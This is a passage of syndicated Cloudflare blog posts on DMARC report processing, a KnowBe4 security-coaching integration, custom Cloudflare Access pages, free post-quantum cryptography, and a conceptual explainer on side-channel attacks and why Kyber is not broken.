    <p>none</p>
    <sp>none</sp>
    <pct>100</pct>
  </policy_published>
  <record>
    <row>
      <source_ip>192.0.2.1</source_ip>
      <count>2</count>
      <policy_evaluated>
        <disposition>none</disposition>
        <dkim>fail</dkim>
        <spf>pass</spf>
      </policy_evaluated>
    </row>
    <identifiers>
      <header_from>business.example</header_from>
    </identifiers>
    <auth_results>
      <dkim>
        <domain>business.example</domain>
        <result>fail</result>
        <human_result></human_result>
      </dkim>
      <spf>
        <domain>business.example</domain>
        <result>pass</result>
      </spf>
    </auth_results>
  </record>
</feedback>
  1. We now have all the data in the report at our fingertips. What we do from here on depends a lot on how we want to present the data. For us, the goal was to display meaningful data extracted from them in our Dashboard. Therefore we needed an Analytics platform where we could push the enriched data. Enter, Workers Analytics Engine. The Analytics engine is perfect for this task since it allows us to send data to it from a worker, and exposes a GraphQL API to interact with the data afterwards. This is how we obtain the data to show in our dashboard.

In the future, we are also considering integrating Queues in the workflow to asynchronously process the report and avoid waiting for the client to complete it.

We managed to implement this project end-to-end relying only on the Workers infrastructure, proving that it’s possible, and advantageous, to build non-trivial apps without having to worry about scalability, performance, storage and security issues.

Open sourcing

As we mentioned before, we built a managed service that you can enable and use, and we will manage it for you. But, everything we did can also be deployed by you, in your account, so that you can manage your own DMARC reports. It’s easy, and free. To help you with that, we are releasing an open-source version of a Worker that processes DMARC reports in the way described above: https://github.com/cloudflare/dmarc-email-worker

If you don’t have a dashboard where to show the data, you can also query the Analytics Engine from a Worker. Or, if you want to store them in a relational database, then there’s D1 to the rescue. The possibilities are endless and we are excited to find out what you’ll build with these tools.

Please contribute, make your own, we’ll be listening.

Final words

We hope that this post has furthered your understanding of the Workers platform. Today Cloudflare takes advantage of this platform to build most of our services, and we think you should too.

Feel free to contribute to our open-source version and show us what you can do with it.

The Email Routing is also working on expanding the Email Workers API more functionally, but that deserves another blog soon.

Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks

Post Syndicated from Ayush Kumar original https://blog.cloudflare.com/knowbe4-emailsecurity-integration/

Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks

Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks

Today, we are very excited to announce that Cloudflare’s cloud email security solution, Area 1, now integrates with KnowBe4, a leading security awareness training and simulated phishing platform. This integration allows mutual customers to offer real-time coaching to their employees when a phishing campaign is detected by Cloudflare’s email security solution.

We are all aware that phishing attacks often use email as a vector to deliver the fraudulent message. Cybercriminals use a range of tactics, such as posing as a trustworthy organization, using urgent or threatening language, or creating a sense of urgency to entice the recipient to click on a link or download an attachment.

Despite the increasing sophistication of these attacks and the solutions to stop them, human error remains the weakest link in this chain of events. This is because humans can be easily manipulated or deceived, especially when they are distracted or rushed. For example, an employee might accidentally click on a link in an email that looks legitimate but is actually a phishing attempt, or they might enter their password into a fake login page without realizing it. According to the 2021 Verizon Data Breach Investigations Report, phishing was the most common form of social engineering attack, accounting for 36% of all breaches. The report also noted that 85% of all breaches involved a human element, such as human error or social engineering.

Therefore, it is essential to educate and train individuals on how to recognize and avoid phishing attacks. This includes raising awareness of common phishing tactics and training individuals to scrutinize emails carefully before clicking on any links or downloading attachments.

Area1 integrates with KnowBe4

Our integration allows for the seamless integration of Cloudflare’s advanced email security capabilities with KnowBe4’s Security Awareness Training platform, KSMAT, and its real-time coaching product, SecurityCoach. This means that organizations using both products can now benefit from an added layer of security that detects and prevents email-based threats in real-time while also training employees to recognize and avoid such threats.

Organizations can offer real-time security coaching to their employees whenever our email security solution detects four types of events: malicious attachments, malicious links, spoofed emails, and suspicious emails. IT or security professionals can configure their real-time coaching campaigns to immediately deliver relevant training to their users related to a detected event.

“KnowBe4 is proud to partner with Cloudflare to provide a seamless integration with our new SecurityCoach product, which aims to deliver real-time security coaching and advice to help end users enhance their cybersecurity knowledge and strengthen their role in contributing to a strong security culture. KnowBe4 is actively working with Cloudflare to provide an API-based integration to connect our platform with systems that IT/security professionals already utilize, making rolling out new products to their teams an easy and unified process.”
Stu Sjouwerman, CEO, KnowBe4

By using the integration, organizations can ensure that their employees are not only protected by advanced security technology that detects and blocks malicious emails, but are also educated on how to identify and avoid these threats. This has been a commonly demanded feature from our customers and we have made it simple for them to implement it.

How it works

Create private key and public key in the Area 1 dashboard

Before you can set up this integration in your KnowBe4 (KMSAT) console, you will need to create a private key and public key with Cloudflare.

  • Log in to your Cloudflare Area 1 email security console as an admin.
  • Click the gear icon in the top-right corner of the page, and then navigate to the Service Accounts tab.
Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks
  • Click + Add Service Account.
Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks
  • In the NAME field, enter a name for your new service account.
Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks
  • Click + Create Service Account.
  • In the pop-up window that opens, copy and save the private key somewhere that you can easily access. You will need this key to complete the setup process in the Set Up the Integration in your KnowBe4 (KMSAT) Console section below.
Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks

Set up the integration in your KnowBe4 (KMSAT) Console

Once you have created a private key and public key in your Cloudflare Area 1 email security console, you can set up the integration in your KMSAT console. To register Cloudflare Area 1 email security with SecurityCoach in your KMSAT console, follow the steps below:

  • Log in to your KMSAT console and navigate to SecurityCoach > Setup > Security Vendor Integrations.
  • Locate Cloudflare Area 1 Email Security and click Configure.
Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks
  • Enter the Public Key and Private Key that you saved in the ‘Create your private Key and public key’ section above.
Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks
  • Click authorize. Once you’ve successfully authorized this integration, you can manage detection rules for Cloudflare Area 1 on the ‘Detection rules subtab’ of SecurityCoach.

SecurityCoach in action

Now that the SecurityCoach is set up, users within your organization will receive messages if Area 1 finds that a malicious email was sent to them. An example one can be seen below.

Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks

This message not only alerts the user to be more scrutinous about emails they are receiving, since they now know they are being actively targeted, but also provides them with followup steps that they can take to ensure their account is as safe as possible. The image and text that shows up in the email can be configured from the KnowBe4 console giving customers full flexibility on what to communicate with their employees.

Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks

What’s next

We’ll be expanding this integration with KnowBe4 to our other Zero Trust products in the coming months. If you have any questions or feedback on this integration, please contact your account team at Cloudflare. We’re excited to continue closely working with technology partners to expand existing and create new integrations that help customers on their Zero Trust journey.

Introducing custom pages for Cloudflare Access

Post Syndicated from Kenny Johnson original https://blog.cloudflare.com/access-custom-pages/

Introducing custom pages for Cloudflare Access

Introducing custom pages for Cloudflare Access

Over 10,000 organizations rely on Cloudflare Access to connect their employees, partners, and contractors to the applications they need. From small teams on our free plan to some of the world’s largest enterprises, Cloudflare Access is the Zero Trust front door to how they work together. As more users start their day with Cloudflare Access, we’re excited to announce new options to customize how those users experience our industry-leading Zero Trust solution. We’re excited to announce customizable Cloudflare Access pages including login, blocks and the application launcher.

Where does Cloudflare Access fit in a user’s workflow today?

Most teams we work with start their Zero Trust journey by replacing their existing virtual private network (VPN) with Cloudflare Access. The reasons vary. For some teams, their existing VPN allows too much trust by default and Access allows them to quickly build segmentation based on identity, device posture, and other factors. Other organizations deploy Cloudflare Access because they are exhausted from trying to maintain their VPN and dealing with end user complaints.

When those administrators begin setting up Cloudflare Access, they connect the resources they need to protect to Cloudflare’s network. They can deploy a Cloudflare Tunnel to create a secure, outbound-only, connection to Cloudflare, rely on our existing DNS infrastructure, or even force SaaS application logins through our network. Administrators can then layer on granular Zero Trust rules to determine who can reach a given resource.

To the end user, Cloudflare Access is just a security guard checking for identity, device posture, or other signals at every door. In most cases they should never need to think about us. Instead, they just enjoy a much faster experience with less hassle. When they attempt to reach an application or service, we check each and every request and connection for proof that they should be allowed.

When they do notice Cloudflare Access, they interact with screens that help them make a decision about what they need. In these cases we don’t just want to be a silent security guard – we want to be a helpful tour guide.

Introducing custom pages for Cloudflare Access

Cloudflare Access supports the ability for administrators to configure multiple identity providers simultaneously. Customers love this capability when they work with contractors or acquired teams. We can also configure this only for certain applications. When users arrive, though, we need to know which direction to send them for their initial authentication. We present this selection screen, along with guiding text provided by the administrator, to the user.

Introducing custom pages for Cloudflare Access

When teams move their applications behind Cloudflare Access, we become the front door to how they work. We use that position to present the user with all of the applications they can reach in a portal that allows them to click on any tile to launch the application.

Introducing custom pages for Cloudflare Access

In some cases, the user lacks sufficient permissions to reach the destination. Even though they are being blocked we still want to reduce confusion. Instead of just presenting a generic browser error or dropping a connection, we display a block page.

Why do these need to change?

More and more large enterprises are starting to adopt a Zero Trust VPN replacement and they’re selecting Cloudflare to do so. Unlike small teams that can send a short Slack message about an upcoming change to their employee workflow, some of the CIOs and CSOs that deploy Access need to anticipate questions and curiosity from tens of thousands of employees and contractors.

Those users do not know what Cloudflare is and we don’t need them to. Instead, we just want to securely connect them to the tools they need. To solve that, we need to give IT administrators more space to communicate and we need to get our branding out of the way.

What will I be able to customize?

Following the release of Access page customization, administrators will be able to customize: the login screen, access denied errors and the Access Application Launcher.

What’s next?

We are building page customization in Cloudflare Access following the existing template our reverse proxy customers can use to modify pages presented to end users. We’re excited to bring that standard experience to these workflows as well.

Even though we’re building on that pattern, we still want your feedback. Ahead of a closed beta we are looking for customers who want to provide input as we fine tune this new configuration option. Interested in helping shape this work? Let us know here.

Post-quantum crypto should be free, so we’re including it for free, forever

Post Syndicated from Wesley Evans original https://blog.cloudflare.com/post-quantum-crypto-should-be-free/

Post-quantum crypto should be free, so we’re including it for free, forever

Post-quantum crypto should be free, so we’re including it for free, forever

At Cloudflare, helping to build a better Internet is not just a catchy saying. We are committed to the long-term process of standards development. We love the work of pushing the fundamental technology of the Internet forward in ways that are accessible to everyone. Today we are adding even more substance to that commitment. One of our core beliefs is that privacy is a human right. We believe that to achieve that right the most advanced cryptography needs to be available to everyone, free of charge, forever. Today, we are announcing that our implementations of post-quantum cryptography will meet that standard: available to everyone, and included free of charge, forever.

We have a proud history of taking paid encryption products and launching it to the Internet at scale for Free. Even at the cost of short and long-term revenue because it’s the right thing to do. In 2014, we made SSL free for every Cloudflare customer with Universal SSL. As we make our implementations of post-quantum cryptography free forever today, we do it in the spirit of that first major announcement:

“Having cutting-edge encryption may not seem important to a small blog, but it is critical to advancing the encrypted-by-default future of the Internet. Every byte, however seemingly mundane, that flows encrypted across the Internet makes it more difficult for those who wish to intercept, throttle, or censor the web. In other words, ensuring your personal blog is available over HTTPS makes it more likely that a human rights organization or social media service or independent journalist will be accessible around the world. Together we can do great things.”

We hope that others will follow us in making their implementations of PQC free as well so that we can create a secure and private Internet without a “quantum” up-charge.

The Internet has matured since the 1990’s and the launch of SSL. What was once an experimental frontier has turned into the underlying fabric of modern society. It runs in our most critical infrastructure like power systems, hospitals, airports, and banks. We trust it with our most precious memories. We trust it with our secrets. That’s why the Internet needs to be private by default. It needs to be secure by default. It’s why we’re committed to ensuring that anyone and everyone can achieve post quantum security for free as well as start deploying it at scale today.

Our work on post-quantum crypto is driven by the thesis that quantum computers that can break conventional cryptography create a similar problem to the Year 2000 bug. We know there is going to be a problem in the future that could have catastrophic consequences for users, businesses, and even nation states. The difference this time is we don’t know the date and time that this break in the paradigm of how computers operate will occur. We need to prepare today to be ready for this threat.

To that end we have been preparing for this transition since 2018. At that time we were concerned about the implementation problems other large protocol transitions, like the move to TLS 1.3, had caused our customers and wanted to get ahead of it. Cloudflare Research over the last few years has become a leader and champion of the idea that PQC security wasn’t an afterthought for tomorrow but a real problem that needed to be solved today. We have collaborated with industry partners like Google and Mozilla, contributed to development through participation in the IETF, and even launched an open source experimental cryptography suite to help move the needle. We have tried hard to work with everyone that wanted to be a part of the process and show our work along the way.

As we have worked with our partners in both industry and academia to help prepare us and the Internet for a post-quantum future, we have become dismayed by an emerging trend. There are a growing number of vendors out there that want to cash in on the legitimate fear that nervous executives, privacy advocates, and government leaders have about quantum computing breaking traditional encryption. These vendors offer vague solutions based on unproven technologies like “Quantum Key Distribution” or “Post Quantum Security” libraries that package non-standard algorithms that haven’t been through public review with exorbitant price tags like RSA did in the 1990s. They often love to throw around phrases like “AI” and “Post Quantum” without really showing their work on how any of their systems actually function. Security and privacy are table stakes in the modern Internet, and no one should be charged just to get the baseline protection needed in our contemporary world.

Post-quantum crypto should be free, so we’re including it for free, forever

Launch your PQC transition today

Testing and adopting post-quantum cryptography in modern networks doesn’t have to be hard! In fact, Cloudflare customers can test PQC in their systems today, as we describe later in this post.

Currently, we support Kyber for key agreement on any traffic that uses TLS 1.3 including HTTP/3. (If you want a deep dive on our implementation check out our blog from last fall announcing the beta.) To help you test your traffic to Cloudflare domains with these new key agreement methods we have open-sourced forks for BoringSSL, Go and quic-go. For BoringSSL and Go, check out the sample code here.

If you use Tunnels with cloudflared then upgrading to PQC is super simple. Make sure you’re on at least version 2022.9.1 and simply run cloudflared --post-quantum.

After testing out how Cloudflare can help you implement PQC in your networks, it’s time to start to prepare yourself for the transition to PQC in all of your systems. This first step of inventorying and identifying is critical to a smooth rollout. We know first hand since we have undertaken an extensive evaluation of all of our systems to earn our FedRAMP Authorization certifications, and we are doing a similar evaluation again to transition all of our internal systems to PQC.

Post-quantum crypto should be free, so we’re including it for free, forever

How we are setting ourselves up for the future of quantum computing

Here’s a sneak preview of the path that we are developing right now to fully secure Cloudflare itself against the cryptographic threat of quantum computers. We can break that path down into three parts: internal systems, zero trust, and open source contributions.

The first part of our path to full PQC adoption at Cloudflare is around all of our connections. The connection between yourself and Cloudflare is just one part of the larger path of the connection. Inside our internal systems we are implementing two significant upgrades in 2023 to ensure that they are PQC secure as well.

The first is that we use BoringSSL for a substantial amount of connections. We currently use our fork and we are excited that upstream support for Kyber is underway. Any additional internal connections that use a different cryptographic system are being upgraded as well. The second major upgrade we are making is to shift the remaining internal connections that use TLS 1.2 to TLS 1.3. This combination of Kyber and TLS 1.3 will make our internal connections faster and more secure, even though we use a hybrid of classical and post-quantum secure cryptography. It’s a speed and security win-win. And we proved this power house combination would provide that speed and security over three and half years ago thanks to the groundbreaking work of Cloudflare Research and Google.

The next part of that path is all about using PQC and zero trust as allies together. As we think about the security posture of tomorrow being based around post-quantum cryptography, we have to look at the other critical security paradigm being implemented today: zero trust. Today, the zero trust vendor landscape is littered with products that fail to support common protocols like IPv6 and TLS 1.2, let alone the next generation of protocols like TLS 1.3 and QUIC that enable PQC. So many middleboxes struggle under the load of today’s modern protocols. They artificially downgrade connections and break end user security all in the name of inspecting traffic because they don’t have a better solution. Organizations big and small struggled to support customers that wanted the highest possible performance and security, while also keeping their businesses safe, because of the resistance of these vendors to adapt to modern standards. We do not want to repeat the mistakes of the past. We are planning and evaluating the needed upgrades to all of our zero trust products to support PQC out of the box. We believe that zero trust and post-quantum cryptography are not at odds with one another, but rather together are the future standard of security.

Finally, it’s not enough for us to do this for ourselves and for our customers. The Internet is only as strong as its weakest links in the connection chains that network us all together. Every connection on the Internet needs the strongest possible encryption so that businesses can be secure, and everyday users can be ensured of their privacy. We believe that this core technology should be vendor agnostic and open to everyone. To help make that happen our final part of the path is all about contributing to open source projects. We have already been focused on releases to CIRCL. CIRCL (Cloudflare Interoperable, Reusable Cryptographic Library) is a collection of cryptographic primitives written in Go. The goal of this library is to be used as a tool for experimental deployment of cryptographic algorithms targeting post quantum.

Later on this year we will be publishing as open source a set of easy to adopt, vendor-neutral roadmaps to help you upgrade your own systems to be secure against the future today. We want the security and privacy created by post quantum crypto to be accessible and free for everyone. We will also keep writing extensively about our post quantum journey. To learn more about how you can turn on PQC today, and how we have been building post-quantum cryptography at Cloudflare, please check out these resources:

No, AI did not break post-quantum cryptography

Post Syndicated from Lejla Batina (Guest author) original https://blog.cloudflare.com/kyber-isnt-broken/

No, AI did not break post-quantum cryptography

No, AI did not break post-quantum cryptography

News coverage of a recent paper caused a bit of a stir with this headline: “AI Helps Crack NIST-Recommended Post-Quantum Encryption Algorithm”. The news article claimed that Kyber, the encryption algorithm in question, which we have deployed world-wide, had been “broken.” Even more dramatically, the news article claimed that “the revolutionary aspect of the research was to apply deep learning analysis to side-channel differential analysis”, which seems aimed to scare the reader into wondering what will Artificial Intelligence (AI) break next?

Reporting on the paper has been wildly inaccurate: Kyber is not broken and AI has been used for more than a decade now to aid side-channel attacks. To be crystal clear: our concern is with the news reporting around the paper, not the quality of the paper itself. In this blog post, we will explain how AI is actually helpful in cryptanalysis and dive into the paper by Dubrova, Ngo, and Gärtner (DNG), that has been misrepresented by the news coverage. We’re honored to have Prof. Dr. Lejla Batina and Dr. Stjepan Picek, world-renowned experts in the field of applying AI to side-channel attacks, join us on this blog.

We start with some background, first on side-channel attacks and then on Kyber, before we dive into the paper.

Breaking cryptography

When one thinks of breaking cryptography, one imagines a room full of mathematicians puzzling over minute patterns in intercepted messages, aided by giant computers, until they figure out the key. Famously in World War II, the Nazis’ Enigma cipher machine code was completely broken in this way, allowing the Allied forces to read along with their communications.

No, AI did not break post-quantum cryptography

It’s exceedingly rare for modern established cryptography to get broken head-on in this way. The last catastrophically broken cipher was RC4, designed in 1987, while AES, designed in 1998, stands proud with barely a scratch. The last big break of a cryptographic hash was on SHA-1, designed in 1995, while SHA-2, published in 2001, remains untouched in practice.

So what to do if you can’t break the cryptography head-on? Well, you get clever.

Side-channel attacks

Can you guess the pin code for this gate?

No, AI did not break post-quantum cryptography

You can clearly see that some of the keys are more worn than the others, suggesting heavy use. This observation gives us some insight into the correct pin, namely the digits. But the correct order is not immediately clear. It might be 1580, 8510, or even 115085, but it’s a lot easier than trying every possible pin code. This is an example of a side-channel attack. Using the security feature (entering the PIN) had some unintended consequences (abrading the paint), which leaks information.

There are many different types of side channels, and which one you should worry about depends on the context. For instance, the sounds your keyboard makes as you type leaks what you write, but you should not worry about that if no one is listening in.

Remote timing side channel

When writing cryptography in software, one of the best known side channels is the time it takes for an algorithm to run. For example, let’s take the classic example of creating an RSA signature. Grossly simplified, to sign a message m with private key d, we compute the signature s as md (mod n). Computing the exponent of a big number is hard, but luckily, because we’re doing modular arithmetic, there is the square-and-multiply trick. Here is a naive implementation in pseudocode:

No, AI did not break post-quantum cryptography

The algorithm loops over the bits of the secret key, and does a multiply step if the current bit is a 1. Clearly, the runtime depends on the secret key. Not great, but if the attacker can only time the full run, then they only learn the number of 1s in the secret key. The typical catastrophic timing attack against RSA instead is hidden behind the “mod n”. In a naive implementation this modular reduction is slower if the number being reduced is larger or equal n. This allows an attacker to send specially crafted messages to tease out the secret key bit-by-bit and similar attacks are surprisingly practical.

Because of this, the mantra is: cryptography should run in “constant time”. This means that the runtime does not depend on any secret information. In our example, to remove the first timing issue, one would replace the if-statement with something equivalent to:

	s = ((s * powerOfM) mod n) * bit(s, i) + s * (1 - bit(s, i))

This ensures that the multiplication is always done. Similar countermeasures prevent practically all remote timing attacks.

Power side-channel

The story is quite different for power side-channel attacks. Again, the classic example is RSA signatures. If we hook up an oscilloscope to a smartcard that uses the naive algorithm from before, and measure the power usage while it signs, we can read off the private key by eye:

No, AI did not break post-quantum cryptography

Even if we use a constant-time implementation, there are still minute changes in power usage that can be detected. The underlying issue is that hardware gates that switch use more power than those that don’t. For instance, computing 127 + 64 takes more energy than 64 + 64.

No, AI did not break post-quantum cryptography
127+64 and 64+64 in binary. There are more switched bits in the first.

Masking
A common countermeasure against power side-channel leakage is masking. This means that before using the secret information, it is split randomly into shares. Then, the brunt of the computation is done on the shares, which are finally recombined.

In the case of RSA, before creating a new signature, one can generate a random r and compute md+r (mod n) and mr (mod n) separately. From these, the final signature md (mod n) can be computed with some extra care.

Masking is not a perfect defense. The parts where shares are created or recombined into the final value are especially vulnerable. It does make it harder for the attacker: they will need to collect more power traces to cut through the noise. In our example we used two shares, but we could bump that up even higher. There is a trade-off between power side-channel resistance and implementation cost.

One of the challenging parts in the field is to estimate how much secret information is actually leaked through the traces, and how to extract it. Here machine learning enters the picture.

Machine learning: extracting the key from the traces

Machine learning, of which deep learning is a part, represents the capability of a system to acquire its knowledge by extracting patterns from data —  in this case, the secrets from the power traces. Machine learning algorithms can be divided into several categories based on their learning style. The most popular machine learning algorithms in side-channel attacks follow the supervised learning approach. In supervised learning, there are two phases: 1) training, where a machine learning model is trained based on known labeled examples (e.g., side-channel measurements where we know the key) and 2) testing, where, based on the trained model and additional side-channel measurements (now, with an unknown key), the attacker guesses the secret key. A common depiction of such attacks is given in the figure below.

No, AI did not break post-quantum cryptography

While the threat model may sound counterintuitive, it is actually not difficult to imagine that the attacker will have access (and control) of a device similar to the one being attacked.

In side-channel analysis, the attacks following those two phases (training and testing) are called profiling attacks.

Profiling attacks are not new. The first such attack, called the template attack, appeared in 2002. Diverse machine learning techniques have been used since around 2010, all reporting good results and the ability to break various targets. The big breakthrough came in 2016, when the side-channel community started using deep learning. It greatly increased the effectiveness of power side-channel attacks both against symmetric-key and public-key cryptography, even if the targets were protected with, for instance, masking or some other countermeasures. To be clear: it doesn’t magically figure out the key, but it gets much better at extracting the leaked bits from a smaller number of power traces.

While machine learning-based side-channel attacks are powerful, they have limitations. Carefully implemented countermeasures make the attacks more difficult to conduct. Finding a good machine learning model that can break a target can be far from trivial: this phase, commonly called tuning, can last weeks on powerful clusters.

What will the future bring for machine learning/AI in side-channel analysis? Counter intuitively, we would like to see more powerful and easy to use attacks. You’d think that would make us worse off, but to the contrary it will allow us to better estimate how much actual information is leaked by a device. We also hope that we will be able to better understand why certain attacks work (or not), so that more cost-effective countermeasures can be developed. As such, the future for AI in side-channel analysis is bright especially for security evaluators, but we are still far from being able to break most of the targets in real-world applications.

Kyber

Kyber is a post-quantum (PQ) key encapsulation method (KEM). After a six-year worldwide competition, the National Institute of Standards and Technology (NIST) selected Kyber as the post-quantum key agreement they will standardize. The goal of a key agreement is for two parties that haven’t talked to each other before to agree securely on a shared key they can use for symmetric encryption (such as Chacha20Poly1305). As a KEM, it works slightly different with different terminology than a traditional Diffie–Hellman key agreement (such as X25519):

No, AI did not break post-quantum cryptography

When connecting to a website the client first generates a new ephemeral keypair that consists of a private and public key. It sends the public key to the server. The server then encapsulates  a shared key with that public key, which gives it a random shared key, which it keeps, and a ciphertext (in which the shared key is hidden), which the server returns to the client. The client can then use its private key to decapsulate the shared key from the ciphertext. Now the server and client can communicate with each other using the shared key.
